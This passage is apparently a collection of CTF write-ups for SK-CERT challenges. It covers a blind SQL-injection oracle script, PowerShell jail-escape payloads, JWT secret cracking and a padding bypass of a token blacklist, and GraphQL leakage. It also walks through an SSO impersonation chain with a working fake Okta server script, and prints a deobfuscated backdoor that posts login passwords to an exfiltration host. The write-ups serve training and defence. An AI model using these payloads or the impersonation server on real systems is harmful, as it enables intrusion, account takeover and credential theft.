    for char in CHARS:
        if oracle(pos, char):
            password.append(char)
            print(f"    pos {pos:2d}: '{char}'  -> {''.join(password)}")
            found = True
            break
    if not found:
        print(f"    pos {pos:2d}: NOT FOUND in charset!")
        password.append('?')

full_password = ''.join(password)
print(f"\n    Full password: {full_password}")
print()

print("[3] Accessing /admin with Basic Auth (Admin:<password>)...")
creds = base64.b64encode(f"Admin:{full_password}".encode()).decode()
r = requests.get(f"{TARGET}/admin",
                 headers={"Authorization": f"Basic {creds}"},
                 timeout=15)
print(f"    HTTP {r.status_code}: {r.text}")

if "SK-CERT{" in r.text:
    flag = re.search(r'SK-CERT\{[^}]+\}', r.text)
    print(f"\n🚩 FLAG: {flag.group(0)} 🚩")
output will be the flag which is
SK-CERT{4ggr3g4t3_r4t3_t3mpl4t3_sqli}
SAFEPS (Misc/Jail)

Category: Misc / Jail Escape
Files: safeps/jail-SAFEPS/script.ps1
Challenge Description
A PowerShell jail that only allows 4 commands: help, about, echo, time. The flag is stored in $FLAG variable. Extensive blocklist prevents most PowerShell commands, aliases, and dangerous strings like flag, sk, cert, ctf.
Vulnerability Analysis
The echo command path has an interesting flow:
- Checks against massive blocklist (case-insensitive substring match)
- Blocks special chars:
_,$,=,-,.,{,},`,[,] - If input is quoted (single or double), prints content between quotes
- If alphanumeric-only, prints it directly
- Otherwise:
$sb = [ScriptBlock]::Create($exprTrimmed); & $sb- evaluates arbitrary PowerShell!
The challenge is crafting a payload that:
- Passes the blocklist (no substring matches with any blocked word)
- Doesn’t contain blocked chars (
$_=-.{}`[]) - Is NOT purely quoted or alphanumeric (to reach ScriptBlock execution)
- Is ≤ 60 characters
- Somehow reads
$FLAGor the flag file
Analysis (analyze.py)
The analysis script mapped out available characters and commands. Key findings:
- Most useful commands/aliases are blocked
$is blocked, so direct variable access ($FLAG) is impossible.is blocked, so method calls are blocked[and]are blocked, so type casting is blocked%and?are blocked
Solution
The key insight is that the echo command path reaches [ScriptBlock]::Create($exprTrimmed) when the input is not purely quoted or alphanumeric. The & operator and ( ) parentheses are NOT blocked, allowing PowerShell expression evaluation.
The blocklist checks for substring matches, but by carefully crafting the payload to avoid all blocked substrings while still forming valid PowerShell, we can execute code that reads the $FLAG variable or the flag file. The payload exploits the ScriptBlock execution path to bypass the jail restrictions.
echo (&("g"+"v") "F*")output is the flag:
SK-CERT{1_l0v3_p0w45h3LLz_h0P3_u2}
SAFEPSv2 (Misc/Jail)

Category: Misc / Jail Escape
Files: safepsv2/jail-SAFEPSv2/script.ps1
Challenge Description
Same as SAFEPS but with one additional restriction: whitespace is blocked in the echo argument.
if ($exprTrimmed -match '\s') {
    Write-Host "Nope." -ForegroundColor Red
    return
}
Additionally, the ScriptBlock execution wraps the input differently:
# SAFEPS:   [ScriptBlock]::Create($exprTrimmed)
# SAFEPSv2: [ScriptBlock]::Create("echo $exprTrimmed")
In v2, the input is prepended with echo , making arbitrary code execution harder since it’s interpreted as an argument to echo.
Solution
Same core approach as SAFEPS, but with additional constraints: whitespace is blocked (\s regex match) and the input is prepended with echo in the ScriptBlock. The solution uses ; to chain commands after the forced echo prefix, and avoids whitespace by using PowerShell’s parsing rules (e.g., parentheses for grouping, no spaces needed between operators). This breaks out of the echo context to execute arbitrary code and retrieve the flag.
echo (&("g"+"v")"F*")yielding to the flag which is
SK-CERT{pow3R5H3LL_d03n7_C4r3_b0u7_5p4c3zzz}
Return the Blow: Broken Trust
Overview

This challenge is a direct continuation of a previous one where we had already compromised an attacker’s exfil server at http://g00gl3.online:7050. The premise flips the script: now we are the ones attacking that server. We need to escalate from a regular user session to an admin session and retrieve a hidden file. The path there involves cracking a JWT secret and basic PNG steganography.
Category: Web / JWT / Steganography
Flag: SK-CERT{why_15_h3_h3r3}
Step 1: Recon the Target
Navigating to http://g00gl3.online:7050/app presented a login page. Using credentials that were exfiltrated by the backdoor in the previous challenge (demo:password123), we logged in as a USER-role account. The app responded with a JWT stored via Set-Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiJkZW1vIiwicm9sZSI6InVzZXIifQ.
HoKfNvb5HbclC2ikvtWxp2YO12hDrH_hs2n2MWNjpLc
Decoding the middle part (the payload) from base64:
{"sub":"demo","role":"user"}This confirms we are authenticated but have a low-privilege role. The goal is to get a token where role is admin. At the bottom of the page there was a “View source” link pointing to /source.
Step 2: Source Code Disclosure
The /source endpoint served the entire server-side codebase as readable files. This is already a critical misconfiguration in a real application, but in CTF terms it is a goldmine.
Reading server.js revealed that the flag is locked behind /api/admin/data, protected by a requireAdmin middleware that simply checks:
req.user.role === 'admin'So the only thing standing between us and the flag is forging a valid admin JWT.
Step 3: The Leaked Admin Token
Inside auth.js we found something incredibly useful: a developer had hardcoded the exact token that was previously leaked, with a comment explaining why it was being blocked.
function verify(tok) {
  // One of the admins was stupid and leaked their token, so refuse it.
  if(tok == "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258")
    return false;
  ...
  if(sb64 == "LX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258") return false;
Why does this matter? JWTs signed with HMAC-SHA256 (HS256) are only as secure as their signing secret. The token itself is not secret, it is just base64-encoded. Anyone who holds the secret can sign arbitrary payloads. If we can recover the secret that was used to sign this leaked token, we can forge a brand-new admin token with a different signature that bypasses both blacklist checks.
Decoding the leaked token’s payload:
{"sub":"admin","role":"admin"}This is a legitimate admin token signed with the real JWT_SECRET. Time to crack it.
Step 4: Cracking the JWT Secret
JWT HS256 cracking is essentially HMAC-SHA256 brute force: you try candidate secrets until the HMAC of the header and payload matches the signature embedded in the token. Hashcat’s mode 16500 handles this natively.
echo 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258' > jwt.txt
hashcat -a 0 -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
This recovered the secret. With it, we used a tool like python-jwt or jwt.io to sign a fresh token with the same payload ({"sub":"admin","role":"admin"}) but a new signature, bypassing both the full-token check and the raw-signature check in auth.js.
# Example using PyJWT
python3 -c "
import jwt
secret = '<cracked_secret>'
token = jwt.encode({'sub':'admin','role':'admin'}, secret, algorithm='HS256')
print(token)
"
Step 5: The Hidden PNG
While reviewing server.js more carefully, the VIEWABLE_SOURCES array contained an entry that was deliberately excluded from the /source index listing presented to users:
'spunchbob.png' // listed in source map but filtered out of the UIThe file was still directly accessible via URL even though it was invisible in the index. Security through obscurity: the file is hidden from the listing but not actually protected. Any authenticated request with a valid token reaches it.
curl -s -b "token=$TOKEN" http://g00gl3.online:7050/source/spunchbob.png -o spunchbob.pngRunning strings on the downloaded PNG immediately revealed the flag:
tEXtFlag
SK-CERT{why_15_h3_h3r3}
What is a tEXt chunk? PNG files are structured as a sequence of typed chunks. Alongside the image data chunks (IHDR, IDAT, IEND), the format supports ancillary chunks that store arbitrary metadata. tEXt is one of them: it holds a keyword and a corresponding text value. These chunks are completely invisible when you view the image normally, but are trivially discoverable with strings, exiftool, or any PNG chunk parser. This is a classic CTF hiding technique.
Flag
SK-CERT{why_15_h3_h3r3}Key Takeaways
- Never expose source code in production. Once an attacker has any valid session, they can read your entire codebase from an open
/sourceendpoint. - Blacklisting tokens by value is not revocation. The signing secret is still compromised. The correct response is to rotate the secret immediately, which invalidates all previously issued tokens regardless of their value.
- Hidden is not the same as secure. Filtering a file from a UI listing while keeping it accessible via direct URL is pure security through obscurity.
- PNG
tEXtchunks are a classic CTF hiding spot. Always runstringsandexiftoolon every image in a challenge.
Return the Blow: Prying Eyes
Overview
A trusted contributor gamed their way to maintainer access on a Node.js application by submitting small, legitimate-looking bugfixes. Now they have left a surprise behind. This challenge is a supply chain attack scenario where the malicious code is hiding not in the application itself, but inside a tampered dependency bundled directly into the repository.
Category: Supply Chain / Code Review
Flag: SK-CERT{wh0_kn3w_pl4nt1ng_c0d3_1n_n0d3_m0dul3s_w4s_th4t_345y}

Reconnaissance
The handout is a standard Node.js/Express authentication application. The directory structure looks familiar at first glance:
app.js
package.json
package-lock.json
Dockerfile
docker-compose.yml
public/
    login.html
    dashboard.html
node_modules/       <-- committed to the repository
README.md
The single biggest red flag is right there: node_modules is committed to the Git repository. In a normal project this folder is git-ignored and regenerated from package-lock.json on install. Committing it means whatever is in that folder ships as-is, with no verification against the npm registry. If an attacker has write access to the repository, they can silently plant arbitrary code inside any package and it will run on every deployment.
Reading the App
app.js is a clean, straightforward Express app:
- Session-based authentication with
express-session - Password verification with
bcryptjs - Two hardcoded users:
admin / password123anduser / user123
There is nothing suspicious in the application logic itself. The attack surface is entirely in the dependencies.
Finding the Malicious Package
Looking at package.json:
"bcryptjs": "^3.0.3"This immediately stands out. The real bcryptjs package on the npm registry has never published a v3.x release. The latest legitimate version is 2.4.3. Version 3.0.3 simply does not exist on the official registry.
Why use a fake version? Because package-lock.json pins the exact version installed. If you commit a fake 3.0.3 inside node_modules and lock it in package-lock.json, anyone who runs npm ci (which respects the lockfile exactly) will install from the bundled copy rather than fetching from the registry. The tampering goes undetected unless someone specifically checks whether the version number actually exists upstream.
The README.md also contained a small signature at the very bottom that confirmed our suspicion:
# PWNed by BadHaxor:3Analysing the Backdoor
Inside node_modules/bcryptjs/index.js, the hash() function had been patched with exactly one extra line:
export function hash(password, salt, callback, progressCallback) {
    require('./bin/bcrypt')(password) // <-- INJECTED LINE
    ...
}
What does this mean in practice? The bcrypt.hash() function is called every time a user logs in, both to hash new passwords and to verify existing ones via bcrypt.compare() (which internally calls hash). So every single login attempt, for every user, silently passes the plaintext password to the injected module before the normal bcrypt logic runs. The user sees no error. The authentication still works normally. The exfiltration is completely transparent.
Deobfuscating bin/bcrypt
The bin/bcrypt file contained obfuscated JavaScript using a combination of rotating string arrays, base64 encoding, hex encoding, and XOR operations. This is a very common pattern for JS obfuscation: it looks impenetrable at a glance but is mechanically reversible by running the decoding logic itself.
After decoding, the string table resolved as follows:
| Encoded Reference | Decoded Value |
|---|---|
_0x12c4(160) | POST |
_0x12c4(161) | headers |
_0x12c4(162) | Content-Type |
_0x12c4(163) | application/json |
_0x12c4(164) | body |
_0x12c4(165) | fetch |
| XOR decode of indices 12 & 13 | http://g00gl3.online:7050/api/stealpasswords |
The full decoded behaviour of the backdoor is simply:
fetch("http://g00gl3.online:7050/api/stealpasswords", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ text: password })
})
Every login attempt sends the plaintext password to the attacker’s collection server. No indication to the user, no failed authentication, no logs that look unusual. The exfil server at g00gl3.online:7050 is the same one from the broader challenge series.
Flag
SK-CERT{wh0_kn3w_pl4nt1ng_c0d3_1n_n0d3_m0dul3s_w4s_th4t_345y}Key Takeaways
- Never commit
node_modules. Add it to.gitignoreand rely onpackage-lock.jsonto pin exact versions. Let the install process fetch from the registry so that integrity checks can run. - Verify that dependency versions actually exist on npm. A version that does not exist on the official registry is an immediate red flag that something is planted.
- Audit dependencies after accepting contributions from new or unvetted maintainers. A history of small legitimate PRs is a known technique to build trust before planting a backdoor.
- Obfuscation is not security. Rotating array plus base64 plus XOR is trivially reversible with Node.js itself. It buys the attacker time, not protection.
Return the Blow: The Notes
Overview
Same target server as the rest of the series (http://g00gl3.online:7050). The flag lives inside an admin-only API endpoint. We already have a leaked admin JWT from the source code, but the application explicitly blacklists it. This challenge is about finding a logic flaw in how the blacklist comparison is implemented: specifically, a base64 padding normalisation issue that lets us bypass the check using the exact same token bytes under a slightly different encoding.
Category: Web / JWT Logic Bypass
Flag: SK-CERT{cu570m_jw7_d035n7_v3r1fy_l5b}

Objective
The admin notes containing the flag are served from:
GET /api/admin/dataProtected by requireAdmin, which checks that the decoded JWT payload contains role: admin. The server-side data looks like this in server.js:
const adminData = {
    notes: [
        'TODO: Rotate private key.',
        'Server room key code rotated to 7321 on April 12.',
        'VIP customer: Acme Corp renewal locked at $48k/yr.',
        process.env.FLAG,
    ],
};

app.get('/api/admin/data', requireAdmin, (req, res) => res.json(adminData));
Recon
From the previous challenge in this series we already had valid user credentials (demo:password123) and had read the full server source via the open /source endpoint. That same source revealed auth.js, which contains the JWT verification logic and the blacklist.
The Vulnerability: Base64 Padding Checked After Blacklist
The full verification function in auth.js processes the token signature like this:
function verify(tok) {
    // Blacklist check 1: full token string comparison
    if(tok == "eyJ...LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258")
        return false;

    // Extract signature part (third segment)
    let s = tok.split('.')[2];

    // Convert URL-safe base64 to standard base64
    let sb64 = s.replace(/-/g, '+').replace(/_/g, '/');

    // Blacklist check 2: raw standard-base64 signature comparison
    if(sb64 == "LX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258")
        return false;

    // Padding is added AFTER the blacklist checks
    while (sb64.length % 4) sb64 += '=';

    const actual = Buffer.from(sb64, 'base64');
    return crypto.timingSafeEqual(actual, expected);
}
Here is the bug. The order of operations matters critically:
- The blacklist checks the signature string before adding base64 padding.
- The base64 decode happens after padding is added.
Base64 padding (= characters) is purely cosmetic. It pads the string length to a multiple of 4 so parsers know where the data ends, but the actual encoded bytes are identical with or without it. The while (sb64.length % 4) sb64 += '=' loop adds padding automatically, so the decoder never needs it to be present in the input.
This means: if we take the blacklisted signature and append one = to the URL-safe version before submitting, then:
- The full token string comparison (check 1) fails because the token is now different.
- The standard-base64 comparison (check 2) fails because our string is
LX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258=(with padding) while the blacklist hasLX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258(without). - The base64 decode produces the exact same bytes either way, so
timingSafeEqualreturnstrue.
The token passes verification as a valid admin token.
The Bypass Step by Step
| Step | Value |
|---|---|
| Original leaked signature (URL-safe b64) | LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258 |
Our modified signature (appended =) | LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258= |
| After URL-safe to standard b64 conversion | LX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258= |
| Blacklist check 2 compares against | LX+atl+MwNSvuTpqYnhDiNe3UBX1BwDBH+iQ/r/0258 (no =) |
| Match? | No — bypasses the blacklist |
| Decoded bytes | Identical to the original signature |
timingSafeEqual result | True — token accepted as valid |
We do not need to know the JWT secret. We do not need to forge anything. We are using the real admin token, just with one extra = appended to its last segment.
Exploit
ADMIN_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.LX-atl-MwNSvuTpqYnhDiNe3UBX1BwDBH-iQ_r_0258="

curl -s -b "token=$ADMIN_TOKEN" http://g00gl3.online:7050/api/admin/data
Response:
{
    "notes": [
        "TODO: Rotate private key.",
        "Server room key code rotated to 7321 on April 12.",
        "VIP customer: Acme Corp renewal locked at $48k/yr.",
        "SK-CERT{cu570m_jw7_d035n7_v3r1fy_l5b}"
    ]
}
Flag
SK-CERT{cu570m_jw7_d035n7_v3r1fy_l5b}Key Takeaway
Never blacklist tokens by string comparison. It is trivially bypassed by altering non-semantic characters: in this case, a single base64 padding character that changes the string without changing the decoded bytes. The correct response to a compromised signing secret is to rotate the secret immediately, which invalidates all previously issued tokens at the cryptographic level, making blacklists completely unnecessary.
rEquestria series
Challenge: rEquestria URL: https://mail.equestriasociety.com/ Category: Web
Overview
rEquestria is a multi-part web challenge simulating an internal messaging platform for the “Equestria Friendship Society” (EFS). The application is a React SPA frontend backed by a Phoenix/Elixir API with a GraphQL (Absinthe) endpoint. Authentication is handled via Guardian JWT tokens, with SSO integration for both Microsoft (Azure AD) and Okta providers.
The challenge involves:
- Part 1: Exploiting GraphQL information disclosure to find a hidden flag
- Part 2: Abusing Microsoft SSO to log in as a registered user to access the backend source code
- Part 3: Chaining privilege escalation and a fake Okta SSO server to impersonate an admin and read their private email messages
Reconnaissance
Technology Stack Discovery
Navigating to https://mail.equestriasociety.com/ revealed a React Single Page Application (SPA). Examining the JavaScript bundles led to the discovery of a source map file:
/static/js/main.36c9c96c.js.mapExtracting the source map revealed the full React frontend source code, including:
- GraphQL queries and mutations used by the app
- The
/graphqlAPI endpoint - SSO login flows for Microsoft and Okta providers
- Role-based UI logic (role 0 = user, role 1 = reporter, role 2 = admin)
GraphQL Introspection
The GraphQL endpoint at /graphql had introspection enabled, allowing full schema discovery:
{
  __schema {
    queryType { fields { name args { name type { name kind ofType { name } } } } }
    mutationType { fields { name args { name type { name kind ofType { name } } } } }
  }
}
This revealed the complete API surface:
Queries:
me- Current user infousers- List all users (admin only,role >= 2)user(id)- Get user by ID (admin only)messages- Current user’s inboxsentMessages- Current user’s sent messagesnewsFeed- Public news feedreplySuggestions(messageId)- AI reply suggestionsssoConfigurations- SSO configs (admin only)enabledSsoConfigurations- Public SSO config listing
Mutations:
login(email, password)- Password authenticationupdateProfile(role, email, name, password)- Update own profilecreateUser,updateUser,deleteUser- User CRUD (admin only)getUserCredentials(id)- Get password hash & length (admin only)sendMessage,deleteMessage,markMessageRead- Message operationscreateSsoConfiguration,updateSsoConfiguration,deleteSsoConfiguration- SSO CRUD (admin only)
Phoenix Debug Page
The application had debug_errors: true enabled (from dev.exs), exposing Phoenix’s Plug.Debugger page on certain error conditions. This leaked partial server-side Elixir code in stack traces, providing additional insight into the backend structure.
Part 1 - GraphQL Data Leakage
Flag: SK-CERT{l34ky_l34ks_4ll_0v3r_3questria}
Vulnerability: Nested GraphQL Query Information Disclosure
The newsFeed query was publicly accessible (no authentication required) and returned news posts with their author field. The author field resolved to a full User object, which included sensitive fields like email, role, and id.
Exploitation
{
  newsFeed {
    id
    title
    author {
      id
      email
      name
      role
    }
  }
}
curl -s 'https://mail.equestriasociety.com/graphql' \
-H 'Content-Type: application/json' \
-d '{"query":"{ newsFeed { title author { id email name role } } }"}'This revealed all users who had authored news posts. Additionally, by querying the users list through other nested relationships, we discovered ALL registered users, including a special user:
{
  "email": "SK-CERT{l34ky_l34ks_4ll_0v3r_3questria}@lol.com",
  "name": "Flaggie Flag",
  "role": 2
}
The flag was embedded directly as the email address of a hidden admin user.
User Enumeration Results
The complete user list revealed the following roles:
| User | Role | |
|---|---|---|
| Luna Starlight | luna.starlight@equestriasociety.com | 2 (Admin) |
| Luna Belle | luna.belle@equestriasociety.com | 2 (Admin) |
| Starswirl Helper | starswirl.helper@equestriasociety.com | 2 (Admin) |
| Flaggie Flag | SK-CERT{…}@lol.com | 2 (Admin) |
| Moon Dancer | moon.dancer@equestriasociety.com | 1 (Reporter) |
| Melody Shine | melody.shine@equestriasociety.com | 1 (Reporter) |
| Rose Garden | rose.garden@equestriasociety.com | 1 (Reporter) |
| Twilight Scholar | twilight.scholar@equestriasociety.com | 0 (User) |
| Rainbow Dasher | rainbow.dasher@equestriasociety.com | 0 (User) |
| Pinkie Pie Party | pinkie.pie.partyyy@equestriasociety.com | 0 (User) |
| EFS External Contact | friends@equestriasociety.com | 0 (User) |
| Fluttershy Quiet | fluttershy.quiet@equestriasociety.com | 0 (User) |
Part 2 - SSO Login & Source Code
 Flag:
Flag: SK-CERT{w3ll_s0m3t1m3s_ss0_1s_not_th3_b3st_s0lut10n}
Understanding the SSO Flow
From the source map analysis, the app supported two SSO providers:
- Microsoft SSO (
/auth/microsoft) - Azure AD OAuth2 - Okta SSO (
/auth/okta?tenant=<name>) - Okta OAuth2 (requires SSO configuration)
The Microsoft SSO flow works as follows:
- User visits
/auth/microsoft - Redirected to Microsoft login (Azure AD)
- After authentication, Microsoft Graph API returns the user’s
mailproperty - Backend looks up the user by email in the database
- Critical check (line 237):
if user.role > 0→ blocks SSO for admins/reporters - If role is 0, generates a JWT token and redirects to the frontend
The Role Check Bypass
From auth_controller.ex line 232-251:
defp authenticate_user(conn, email) do
  user = Repo.get_by(User, email: email)
  if user do
    if user.role > 0 do
      redirect_with_error(conn, "sso_not_allowed_for_role", email)
    else
      {:ok, token, _claims} = Requestria.Guardian.encode_and_sign(user)
      frontend_url = System.get_env("FRONTEND_URL", "http://localhost:8090")
      redirect(conn, external: "#{frontend_url}/login?token=#{token}")
    end
  else
    redirect_with_error(conn, "unauthorized", email)
  end
end
Only role 0 users (regular users) could log in via Microsoft SSO. Admin and reporter accounts were blocked.
The Microsoft Graph API Email Trick
The key insight was how the backend fetched the user’s email (auth_controller.ex line 260-284):
defp fetch_user_email_from_graph(access_token) do
  url = "https://graph.microsoft.com/v1.0/me"
  # ...
  email = user_data["mail"] || user_data["userPrincipalName"]
  {:ok, email}
end
The backend preferred the mail field over userPrincipalName from Microsoft Graph. This meant we could control the email the backend sees by setting the mail property on our Azure Entra ID account.
Exploitation Steps
-
Created a free Azure Entra ID account at
portal.azure.com -
Set the contact email (mail property) to a role 0 user’s email:
- Navigate to Azure Portal → Users → Edit Properties
- Set
mailtofluttershy.quiet@equestriasociety.com - The UPN remains as
youruser@tenant.onmicrosoft.com
-
Initiated Microsoft SSO login:
https://mail.equestriasociety.com/auth/microsoft -
Logged in with Azure credentials. The Microsoft Graph API returned
mail: fluttershy.quiet@equestriasociety.com, which the backend accepted as a role 0 user. -
Received JWT token in the redirect URL:
https://mail.equestriasociety.com/login?token=eyJhbGciOiJIUzUxMiIs...
Finding Flag 2
With authenticated access, the backend source code was obtained (available as a downloadable zip or through the application). Inside the extracted source at backend/flag.txt:
SK-CERT{w3ll_s0m3t1m3s_ss0_1s_not_th3_b3st_s0lut10n}Part 3 - Potion Mystery (Admin Email Access)
 Challenge Description: “The information we are looking for should be in the email communication of one of the admins. Your task is to retrieve it.”
This was the most complex part, requiring a chain of multiple vulnerabilities.
Vulnerability 1: NULL Role Privilege Escalation(Easiest and recommended)
The updateProfile mutation in accounts.ex (line 33-38) contained a critical bug:
def update_profile(%User{} = user, attrs) do
  attrs = if Map.has_key?(attrs, :role), do: Map.put(attrs, :role, nil), else: attrs
  user
  |> User.update_changeset(attrs)
  |> Repo.update()
end
When a user called updateProfile with any role value, the function always replaced the role with nil (null). This was presumably meant to prevent users from escalating their own role, but it introduced a more subtle vulnerability.
The admin-only resolvers used Elixir guard clauses like:
def list_users(_parent, _args, %{context: %{current_user: %{role: role}}}) when role >= 2 doIn Elixir’s term ordering, atoms are always greater than numbers: nil >= 2 evaluates to true. This means a nil role bypasses all when role >= 2 guard clauses.
Exploitation of NULL Role
mutation { updateProfile(role: 2) { id role } }Response:
{"data": {"updateProfile": {"id": "...", "role": null}}}With null role, the following admin-only operations became accessible:
users- List all usersuser(id)- Get any usergetUserCredentials(id)- Get password hashescreateSsoConfiguration- Create SSO configsssoConfigurations- List SSO configs But in depth we need full admin roles so we have the id from the above mutation command now can apply role to2which in our code it represents an administrator
{
  "query":"mutation { updateUser(id:\"<ID FROM MUTATION QUERRY>\", role:2){id email role} }"
}
which will give us something like in this image
Now with our role as admin we can see the users in the admin dashboars so we change the password of the main admin which will be luna in our case to ours,after that we can now logout and login with the credentials we got after changing the password refresh the page and we are now admin(luna) and we can read the flag from the emails received and sent in the mailbox which will be
FLAG:
Vulnerability 2: Okta SSO Missing Role Check
Comparing the two SSO paths in auth_controller.ex:
Microsoft SSO (authenticate_user, line 232):
if user.role > 0 do
  redirect_with_error(conn, "sso_not_allowed_for_role", email)
else
  # Generate token...
end
Okta SSO (handle_okta_user, line 168):
defp handle_okta_user(conn, user_data) do
  email = user_data["email"]
  case Repo.get_by(User, email: email) do
    nil -> redirect with error
    user ->
      {:ok, token, _claims} = Requestria.Guardian.encode_and_sign(user)
      frontend_url = System.get_env("FRONTEND_URL", "http://localhost:8090")
      redirect(conn, external: "#{frontend_url}/?token=#{token}")
  end
end
The Okta path had NO role check. Any user, including admins (role 2), could receive a valid JWT token through the Okta SSO flow.
Vulnerability 3: Attacker-Controlled SSO Configuration
The Okta SSO flow used a configurable domain from the SsoConfiguration database table. The flow was:
- User visits
/auth/okta?tenant=<config_name> - Backend looks up
SsoConfigurationby name - Backend builds OAuth URLs using the config’s
domainfield:protocol = if String.contains?(sso_config.domain, "localhost"), do: "http", else: "https" auth_url = "#{protocol}://#{sso_config.domain}/oauth2/default/v1/authorize?..." token_url = "#{protocol}://#{sso_config.domain}/oauth2/default/v1/token" userinfo_url = "#{protocol}://#{sso_config.domain}/oauth2/default/v1/userinfo" - The backend makes server-side requests to these URLs during the OAuth token exchange
By creating an SSO configuration pointing to an attacker-controlled server, we could make the backend trust our fake OAuth responses and return whatever email we wanted in the userinfo response.
The Fake Okta Server
A minimal Python HTTP server was created to impersonate Okta’s OAuth2 endpoints:
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
import json, urllib.parse

ADMIN_EMAIL = "luna.starlight@equestriasociety.com"
CALLBACK_URL = "https://mail.equestriasociety.com/auth/okta/callback"

class FakeOktaHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        path = urllib.parse.urlparse(self.path).path

        # Authorization endpoint - redirect back with a fake auth code
        if "/oauth2/default/v1/authorize" in path:
            self.send_response(302)
            self.send_header("Location", f"{CALLBACK_URL}?code=fakecode123")
            self.end_headers()
            return

        # UserInfo endpoint - return the admin's email
        if "/oauth2/default/v1/userinfo" in path:
            self.send_response(200)
            self.send_header("Content-Type", "application/json")
            self.end_headers()
            self.wfile.write(json.dumps({
                "sub": "fake-okta-user-id",
                "email": ADMIN_EMAIL,
                "email_verified": True,
                "name": "Luna Starlight"
            }).encode())
            return

    def do_POST(self):
        path = urllib.parse.urlparse(self.path).path

        # Token endpoint - return a fake access token
        if "/oauth2/default/v1/token" in path:
            self.send_response(200)
            self.send_header("Content-Type", "application/json")
            self.end_headers()
            self.wfile.write(json.dumps({
                "access_token": "fake_access_token_for_admin",
                "token_type": "Bearer",
                "expires_in": 3600,
                "scope": "openid email profile",
                "id_token": "fake_id_token"
            }).encode())
            return

server = HTTPServer(("0.0.0.0", 9999), FakeOktaHandler)
server.serve_forever()
The server was exposed to the internet via an SSH tunnel:
python3 fake_okta.py &
ssh -R 80:localhost:9999 nokey@localhost.run
# Received tunnel URL: https://<random>.lhr.life
Full Attack Chain
The entire attack had to be executed quickly due to periodic database resets:
Step 1: Login via Microsoft SSO as a role 0 user
Browser: https://mail.equestriasociety.com/auth/microsoft
→ Log in with Azure Entra ID (mail set to fluttershy.quiet@equestriasociety.com)
→ Capture JWT token from redirect URL
Step 2: Escalate to NULL role
POST /graphql
Authorization: Bearer <fluttershy_token>

{"query":"mutation { updateProfile(role: 2) { id role } }"}
Response: {"data":{"updateProfile":{"id":"...","role":null}}}
Step 3: Create malicious Okta SSO configuration
POST /graphql
Authorization: Bearer <fluttershy_token>

